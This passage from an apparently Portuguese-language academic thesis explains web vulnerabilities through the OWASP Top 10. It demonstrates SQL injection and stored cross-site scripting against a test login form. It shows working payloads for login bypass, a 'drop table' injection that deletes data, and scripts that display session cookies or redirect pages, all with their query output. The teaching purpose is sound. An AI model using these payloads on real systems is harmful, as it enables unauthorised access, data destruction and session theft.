


Figura 2 – Estágio de ataques (In: Seixas, 2010)

b) Exploração

Após todo o levantamento de informação, é preciso identificar as vulnerabilidades conhecidas ou possíveis caminhos de exploração, tais vulnerabilidades estão

expostas em fóruns específicos com toda a documentação. Então é feita a estimativa de impacto de cada vulnerabilidade e definido os vetores de ataque e as máquinas alvo que tem como objetivo obter acesso com o maior nível de privilégio (SOARES, 2010).

Para a exploração são implementados códigos específicos para cada tipo de vulnerabilidade, estes se aproveitam da fraqueza para realizar a invasão. A manutenção e correção destes problemas são feitos por meio de pacotes que o responsável pelo desenvolvimento faz, assim atualizando os *softwares* esta fraqueza será sanada (ROUSE, 2005).

Em suma, o *exploit* é o nome dado ao código implementado para tirar proveito da fraqueza que há em diversos programas. Geralmente é desenvolvido a partir da análise feita no código fonte da aplicação, pois assim é possível descobrir o erro presente no mesmo.

O sucesso desta etapa é reflexo do desempenho das etapas anteriores e como a maioria dos *exploits* são desenvolvidos para vulnerabilidades específicas, o mau uso pode trazer problemas indesejáveis. Por mais que se use ferramentas exclusivas, esta atividade pode ser realizada manualmente, como é feito no caso de vulnerabilidades em aplicações *web* (MUNIZ; LAKHANI, 2013).

4. VULNERABILIDADES EM APLICAÇÕES WEB

A maior parte das vulnerabilidades, se não todas, encontradas em aplicações web são provenientes de má implementação. Como citado anteriormente, este problema debilita nossa infraestrutura em diversos setores e com o avanço da mesma, cada vez mais complexa e interligada, a dificuldade de se obter segurança entre a aplicação e a infraestrutura é maior (OWASP, 2013).

A comunidade *Open Web Application Security Project* (OWASP) apresenta um relatório do ano de dois mil e treze com o objetivo de conscientizar o meio corporativo a empregar o desenvolvimento seguro em seus softwares. Este projeto, denominado *OWASP Top 10*, teve início em 2003 e apresenta vulnerabilidades importantes e comuns vistas em aplicações web que são exploradas por indivíduos mal intencionados.

A seguir será apresentada a lista presente em relatório citado anteriormente e uma pequena explicação de cada item.

OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – Cross-Site Request Forgery (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Figura 3 – OWASP Top 10 (In: OWASP, 2013)

A1 - Injeção

Também conhecido como *SQL Injection*, é a vulnerabilidade que explora a falha dos campos onde serão inseridos dados, como por exemplo, tela de acesso onde é solicitado usuário e senha.

A injeção é o ato de se enviar dados não confiáveis, por meio de algum campo na aplicação, para um interpretador como parte de consulta ou comando. Dados estes que tem a função de iludir o interpretador para que este execute tais comandos ou consultas (OWASP, 2013).

A2 - Quebra de autenticação e gerenciamento de sessão

Trata-se da não implementação de funções básicas de segurança que deve ser feita em uma aplicação web, independente do seu objetivo. Falta de expiração de sessão, de criptografia de dados no banco e exposição de dados na *url* se enquadram nesta vulnerabilidade. Engloba, não somente a implementação de funções de autenticação e gerenciamento, mas a exposições de dados sensíveis (OWASP, 2013).

Independente de como será explorada a vulnerabilidade, o acesso direto ao banco de dados por um indivíduo mal intencionado e este sem a implementação de *hash* de senha, por exemplo, configura como falha mencionada.

A3 - Cross-site Scripting

Em determinado campo, há um certo tipo de informação correta a ser inserida, mas o que poucos sabem é que isto é algo implícito em uma aplicação web. Em muitos casos, o campo que deveria aceitar somente letras, aceita números ou até mesmo caracteres especiais.

A falha na validações dos parâmetros de entrada do usuário e o retorno que há para a aplicação web é a causa dessa vulnerabilidade. Isto é, o parâmetro de entrada do usuário é apresentado pelo navegador e executado, no caso de um código (REDE SEGURA, 2012).

A4 - Referência insegura e direta a objetos

Uma aplicação web, por não atingir um público restrito e sim a todos que navegam na Internet, deve ter um sistema de segurança eficiente para que não tenha problemas futuros, qualquer informação exposta erroneamente causará prejuízos aos que detém este serviço.

Arquivos referenciados dentro da aplicações sem qualquer tipo de segurança podem fazer com que um usuário acesse informações restritas como contas de outros usuários ou páginas restritas (OWASP, 2013).

A5 - Configuração incorreta de segurança

Além do mau desenvolvimento, o uso de *softwares* não licenciados, que não podem ser atualizados, programas ultrapassados, até mesmos projetos descontinuados que não possuem *patches* ou suporte e a má configuração de serviços geram vulnerabilidades.

Esta vulnerabilidade engloba serviços extras instalados que geram problemas, má configuração de serviços como um *firewall* ou servidor de dados, configurações padrões, senhas e usuários nativos de determinado serviço. Enfim, não só a má implementação, mas a má gestão em relação ao que se usam.

A6 - Exposição de dados sensíveis

Como o próprio nome diz, é a falta de segurança em dados de importância para a empresa, independente de estar em trânsito, armazenados em banco ou em *backup*. Pode ser comparada ao item b) e d) que também falam a respeito da exposição de informação, mas de forma diferentes em uma aplicação *web*.

A7 - Falta de função para controle do nível de acesso

A implementação de controle de nível de acesso, tanto na aplicação como no servidor, faz com que determinadas pessoas tenham acesso a informações restritas. Esta vulnerabilidade pode ser explorada fazendo acesso direto à páginas restritas na *url* ou alterando algum parâmetro que é apresentado na mesma, assim autenticando em usuário privilegiado (OWASP, 2013). Pode-se associar à vulnerabilidade de referência insegura e direta a objetos pelo método que pode ser explorada.

A8 - Cross-site request forgery

Esta vulnerabilidade faz com que o usuário envie requisições HTTP forçadamente a uma aplicação *web* com informações como, por exemplo, autenticação do usuário por meio do *cookie* de sessão. Além disso, faz com que requisições sejam aceitas como legítimas pela aplicação vulnerável como se fossem enviadas pelo usuário (OWASP, 2013).

Já a Equipe REDE SEGURA (2012), diz que se trata de uma vulnerabilidade que explora a relação entre o usuário e indivíduo mal intencionado, assim faz com que ele execute atividades em determinada aplicação que permitirá com que o sujeito mau realize qualquer operação sem o consentimento do primeiro.

A9 - Utilização de componentes vulneráveis conhecidos

Grande parte de *softwares* são executados com privilégios elevados e este sendo composto por uma biblioteca ou *frameworks* com vulnerabilidades conhecidas, corre o risco de ser explorado (OWASP, 2013). O uso de versões antigas ou não atualizações também provocam ambientes propícios a ataques, pois muitos *patches* e versões corrigem os problemas de segurança das anteriores ou ainda melhoram a segurança que a última possui.

A10 - Redirecionamentos e encaminhamentos inválidos

Aplicações *web* costumam redirecionar usuários ou encaminhar para outras páginas. Se estes não forem filtrados e verificados, sujeitos com más intenções podem fazer com que o usuário seja encaminhado para sites maliciosos onde infectam outras máquinas ou se apoderam de dados pessoais. Além disso, essa vulnerabilidade permite, quando explorada, o acesso a informação interna.

Em suma, a maior parte das vulnerabilidades em aplicações *web* são por falhas humanas, tanto de configuração e atualização, como de implementação. Neste trabalho foram analisadas algumas das vulnerabilidades e demonstradas como elas são aplicadas de maneira manual.

A vulnerabilidades que foram estudadas e serviram como base para o desenvolvimento deste trabalho foram a *SQL Injection* e a *Cross-site Scripting*, pois englobam a vulnerabilidade do item A2 e estão no topo da lista, sendo as mais exploradas e conhecidas. A seguir será apresentado detalhadamente como é feita a exploração das mesmas, além de sugestões de locais de estudo: um site relacionado a vulnerabilidade em códigos fontes de aplicações web e um fórum que disponibiliza um ambiente virtual para estudos relacionados a vulnerabilidades de modo geral.

4.1 SQL INJECTION

Aplicações *web* possuem campos específicos que estão implícitos em seus nomes as informações que devem ser inseridas. O problema começa com o fato deste campo não receber o tratamento adequado por subentender que usuários finais vão inserir o que é pedido.


Quando uma conta de usuário é acessada, por exemplo, os dados inseridos nos campos serão atribuídos a duas variáveis. O código *SQL* buscará o valor destas variáveis na base de dados e retornará o que se pede. No caso da imagem abaixo, o código selecionará todos os valores referente ao usuário 'nico' com senha '123'.

```
object(PDOStatement) [2]
  public 'queryString' => string 'SELECT * FROM
  usuario WHERE login = 'nico' AND senha = '123' ' (length=61)
```

Figura 4 – Código SQL de seleção

Como dito anteriormente, a exploração da vulnerabilidade de injeção é feita a partir de um código malicioso inserido no campo. Este código tem a função de entrar no processo de execução do comando *SQL* que, no caso, buscaria valores de acordo com os dados inseridos.

Muitas vezes estas vulnerabilidades são testadas em páginas de acesso do usuário, pois sendo bem-sucedida, o mal feitor terá acesso a aplicação. A imagem a seguir mostra uma das possibilidades que podem ser inseridas em determinado campo para explorar a injeção.



The image shows a web form for user login. It has two input fields: 'LOGIN:' and 'SENHA:'. The 'LOGIN:' field contains the text '1' or '1'='1'. The 'SENHA:' field is filled with 12 black dots, representing a password. Below the input fields are two buttons: 'EntrarSQL' and 'Cancelar'.

Figura 5 – Injeção em tela de acesso ao usuário

Como o campo não possui um filtro para validar os valores inseridos, o usuário pode inserir, além de números e letras, caracteres especiais e isto permite a execução de tal comando. Assim com a ajuda de uma função em PHP, será mostrado como é explorada esta vulnerabilidade.

```
object(PDOStatement) [2]
  public 'queryString' => string 'SELECT * FROM
  usuario WHERE login = '1' or '1'='1' AND senha =
  '1' or '1'='1' ' (length=78)

array (size=7)
  'id' => string '1' (length=1)
  'login' => string 'nico' (length=4)
  'senha' => string '123' (length=3)
  'nome' => string 'nicholas' (length=8)
  'endereco' => string 'rua zero' (length=8)
  'email' => string 'nicholas@nicholas.com' (length=21)
  'telefone' => string '33223322' (length=8)
```

Figura 6 – Execução da injeção

Na imagem 5 é apresentado o código malicioso que será inserido no campo de usuário e senha. Este código faz com que se procure um nome de usuário igual a um e senha igual a um, mas o que acontece logo em seguida é uma extensão do comando, isso faz com que ele procure tais dados iguais ao número um e com o auxílio da condição 'ou' testa se um é igual a um. Como dito e apresentado na imagem 6, o retorno é o primeiro dado da tabela da base de dados, no caso o primeiro cadastro da tabela de usuário.

A atuação do SQL, com valores normais inseridos, será a busca de valores no banco de dados considerando o que foi apresentado nos campos. Se faltar algum dado, é retornado o valor nulo.


```
object(PDOStatement) [2]
  public 'queryString' => string 'SELECT * FROM
usuario WHERE login = '1' or '1'='1' AND senha = ' ' ' (length=66)

boolean false
```

Figura 7 – Injeção em campo de usuário

Mas se não houver nenhum filtro direto no campo, somente um deles precisará ser usado para realizar a intrusão. Neste caso, o campo senha tem esta função.

```
object(PDOStatement) [2]
  public 'queryString' => string 'SELECT * FROM
usuario WHERE login = ' ' AND senha = '1'or'1'='1' ' (length=64)

array (size=7)
  'id' => string '1' (length=1)
  'login' => string 'nico' (length=4)
  'senha' => string '123' (length=3)
  'nome' => string 'nicholas' (length=8)
  'endereco' => string 'rua zero' (length=8)
  'email' => string 'nicholas@nicholas.com' (length=21)
  'telefone' => string '33223322' (length=8)
```

Figura 8 – Injeção em campo de senha

Na imagem a seguir é apresentado o acesso não autorizado a outra conta, assim é inserido o código malicioso no primeiro campo e o valor da senha de acordo com o usuário desejado.

```
object(PDOStatement) [2]
  public 'queryString' => string 'SELECT * FROM
usuario WHERE login = '1' or '1'='1' AND senha = '321' ' (length=69)

array (size=7)
  'id' => string '2' (length=1)
  'login' => string 'teste' (length=5)
  'senha' => string '321' (length=3)
  'nome' => string 'teste' (length=5)
  'endereco' => string 'rua teste' (length=9)
  'email' => string 'teste@teste.com' (length=15)
  'telefone' => string '33442211' (length=8)
```

Figura 9 – Injeção com filtro no campo senha

Também há a possibilidade de se anular pedaço do comando SQL que receberá o código malicioso. Na imagem 7, tal código é inserido apenas no usuário, isso faz com que o campo usado para filtro não seja utilizado e retorne o valor falso. Mas com o auxílio de ponto-e-vírgula e dois hífens, a continuação do código é anulada, como será apresentado a seguir:

```
object(PDOStatement) [2]
  public 'queryString' => string 'SELECT * FROM
  usuario WHERE login = '1' or '1'='1';--' AND senha = '' ' (length=70)

array (size=7)
  'id' => string '1' (length=1)
  'login' => string 'nico' (length=4)
  'senha' => string '123' (length=3)
  'nome' => string 'nicholas' (length=8)
  'endereço' => string 'rua zero' (length=8)
  'email' => string 'nicholas@nicholas.com' (length=21)
  'telefone' => string '33223322' (length=8)
```

Figura 10 – Injeção com comentário

Neste caso é fechado as aspas simples do último número um, adicionado o ponto-e-vírgula com o intuito de finalizar o comando, porém o segredo está no uso de dois hífens. Ele tem a função de comentar, assim tudo que está subsequente a ele será considerado um comentário e o que antecede o ponto-e-vírgula será executado.

Segredo, este, utilizado para fazer movimentações diretas no banco como, alteração, inserção e até mesmo exclusão. Uma tabela teste foi criada no banco de dados e a seguir será demonstrado como é feita a exclusão de tal.

Estrutura	SQL	Pesquisar	Pesquisa por formulário	Exportar	Importar	Operações	Privilegios	Rotinas
Tabela	Acções	Registos	Tipo	Agrupamento (Collation)	Tamanho	Suspensão		
<input type="checkbox"/> teste	Procurar Estrutura Pesquisar Insere Limpa Elimina	~0	InnoDB	latin1_swedish_ci	16 KB	-		
<input type="checkbox"/> usuario	Procurar Estrutura Pesquisar Insere Limpa Elimina	~2	InnoDB	latin1_swedish_ci	16 KB	-		
2 tabelas	Soma	2	InnoDB	latin1_swedish_ci	32 KB	0 Bytes		

Figura 11 – Apresentação de tabelas no banco

Assim será deletada a tabela teste da seguinte maneira: com o uso de uma aspas simples no início do código e seguido de ponto-e-vírgula, será digitado o comando SQL para deletar a tabela. Após, usamos os 2 hífens para comentar o restante do código existente na aplicação.

```
object(PDOStatement)[2]
  public 'queryString' => string 'SELECT * FROM
  usuario WHERE login = ''; drop table teste; --' AND senha = '' ' (length=77)
  boolean false
```

Figura 12 – Exclusão de tabela

Primeiramente é verificado o valor atribuído a variável referente ao campo do usuário que, como pode ser visto, é vazio. Logo após isto é usado o ponto-e-vírgula para fazer o encerramento deste código, a seguir é inserido o comando para excluir a tabela e os dois hífens para comentar o restante, que é a verificação do campo senha.

Tabela	Acções	Registos	Tipo	Agrupamento (Collation)	Tamanho	Suspensão
<input type="checkbox"/> usuario	Procurar Estrutura Pesquisar Inserir Limpar Eliminar	~2	InnoDB	latin1_swedish_ci	16 KB	-
1 tabela	Soma	2	InnoDB	latin1_swedish_ci	16 KB	0 Bytes

Figura 13 – Apresentação de tabela após exclusão

Por fim, a tabela teste é excluída como é comprovado na imagem acima. E do mesmo método que é possível fazer a exclusão, pode ser feita a inserção e alteração de dados.

```
object(PDOStatement)[2]
  public 'queryString' => string 'SELECT * FROM usuario WHERE
  login = ''; create table sql_inject ( id int primary key ); --' AND senha = '' ' (length=107)
  boolean false
```

Figura 14 – Inserção de dados por injeção

Na imagem acima é apresentado a criação de uma tabela pela vulnerabilidade de injeção. Percebe-se que é usado o mesmo método, como demonstrado com a exclusão de tal.




Figura 15 – Quantidade de registros no banco

Assim é possível averiguar que não há dados na tabela que foi criada recentemente e que, com a injeção, é possível movimentar diretamente o banco de dados.




Figura 16 – Recorte de imagens apresentando a inserção


Reafirma-se o que foi citado anteriormente em relação a movimentação direta na base de dados com a inserção de um dado na tabela criada, recordando que toda a movimentação feita e apresentada foi por meio da vulnerabilidade de injeção no campo de usuário ou senha na tela de acesso.

4.2 CROSS-SITE SCRIPTING

Vulnerabilidade muito difundida, tem como objetivo a inserção de código na base de dados e tem efeito quando os dados são carregados na tela, assim é feita a execução do código.

Quando os dados inseridos nos formulários não recebem o tratamento adequado, a aplicação fica exposta a vulnerabilidade de *cross-site scripting* que se resume em inserir um código *javascript* no formulário e será armazenado no banco. Com o carregamento dos dados na página, por exemplo, este código será executado e pode redirecionar o usuário para um site malicioso, sequestrar sessão, desfigurar página (OWASP, 2013).

Veja que, na imagem a seguir, é inserido um *script* no campo nome ao invés da informação correta. Em certo momento, quando for necessário carregar os dados para serem apresentados na tela, esse *script* será executado.



The image shows a registration form with the following fields and values:

- LOGIN: script
- SENHA: ●●●
- NOME: <script>alert("Nome!");</script>
- ENDEREÇO: rua script
- EMAIL: script@script.com
- TELEFONE: 33255511

At the bottom of the form are two buttons: "Cadastrar" and "Cancelar".

Figura 17 – Inserção de *script* no formulário

Neste exemplo, encontra-se um *javascript* de alerta, então será apresentado uma caixa de mensagem para o usuário final com a palavra nome. Também pode ser usada para outras finalidades como redirecionamento de página ou apresentar *cookie* da página.













Figura 18 – Mensagem do *script*

Uma vez armazenado em banco, sempre que uma variável receber o conteúdo e este for invocado de alguma maneira, o *script* será executado. Na imagem a seguir é apresentado na base de dados o código do exemplo anterior, demonstrado por algumas imagens.

+ Opções

				id	login	senha	nome	endereco	email	telefone
<input type="checkbox"/>	 Editar	 Copiar	 Apagar	1	nico	123	nicholas	rua zero	nicholas@nicholas.com	33223322
<input type="checkbox"/>	 Editar	 Copiar	 Apagar	2	teste	321	teste	rua teste	teste@teste.com	33442211
<input type="checkbox"/>	 Editar	 Copiar	 Apagar	4	script	555	<script>alert("Nome!");</script>	rua script	script@script.com	33255511





 ☐ Todos Com os seleccionados:  Muda  Apagar  Exportar

Figura 19 – *Script* armazenado no banco

Com o auxílio de uma função em PHP, pode-se ver que o código é apresentado no carregamento da tela como é mostrado na figura 18 e salvo na base de dados como é apresentado na figura 19.

```

4
script
555

string '<script>alert("Nome!");</script>' (length=32)

rua script
script@script.com
33255511

```

Figura 20 – Execução do *script*

Conforme o que foi dito, consegue-se realizar outras artimanhas além da apresentação de mensagem de alerta explorando a vulnerabilidade. É possível a impressão da identificação da sessão, redirecionamento de página ou fechamento de páginas.



← T →							id	usuario	senha	nome	sobrenome
<input type="checkbox"/>		Edita		Copiar		Apagar	2	nico	123	nicholas	antunes
<input type="checkbox"/>		Edita		Copiar		Apagar	3	teste	321	teste	teste
<input type="checkbox"/>		Edita		Copiar		Apagar	4	script	222	<script>alert(document.cookie);</script>	script
<input type="checkbox"/>		Edita		Copiar		Apagar	5	abc	abc	abc	fechar
<input type="checkbox"/>		Edita		Copiar		Apagar	6	def	def	<script>window.location="https://www.google.com"</...>	redirecionar

Figura 21 – Script armazenado em banco

Na imagem acima estão os códigos *javascript*, descritos no parágrafo anterior, armazenados em banco e, a seguir será apresentado a impressão da identificação da sessão de uma implementação desenvolvida para teste.




Figura 22 – Retorno de identificação da sessão

O outro *script* que não é demonstrado por imagem tem a função de redirecionar para alguma outra página. No exemplo apresentado ele redireciona para a página do *Google*.

4.3 HACKING-LAB

É um laboratório *online* para *hackers* éticos, que envolve desafios de segurança em aplicações *web*, dedicado a achar e educar talentos da cibersegurança. Além de fornecer desafios relacionados à segurança para outros eventos e instituições. O objetivo é conscientizar o aumento da educação em segurança da informação através

de competições envolvendo forense, criptografia, engenharia reversa, *hacking* ético e defesa (HACKING-LAB, [s. d.]).

Para fazer uso desta ferramenta é preciso cadastrar-se no site e fazer o *download* da imagem do sistema oferecida por eles. Conectar-se em uma rede privada via terminal ou ambiente gráfico, abrir o *browser* e acessar o site do mesmo. Após isto, será preciso escolher o desafio, ler sobre este e resolver o que é pedido.




Figura 23 – Tela inicial da máquina virtual (In: HACKING-LAB, [s. d.])

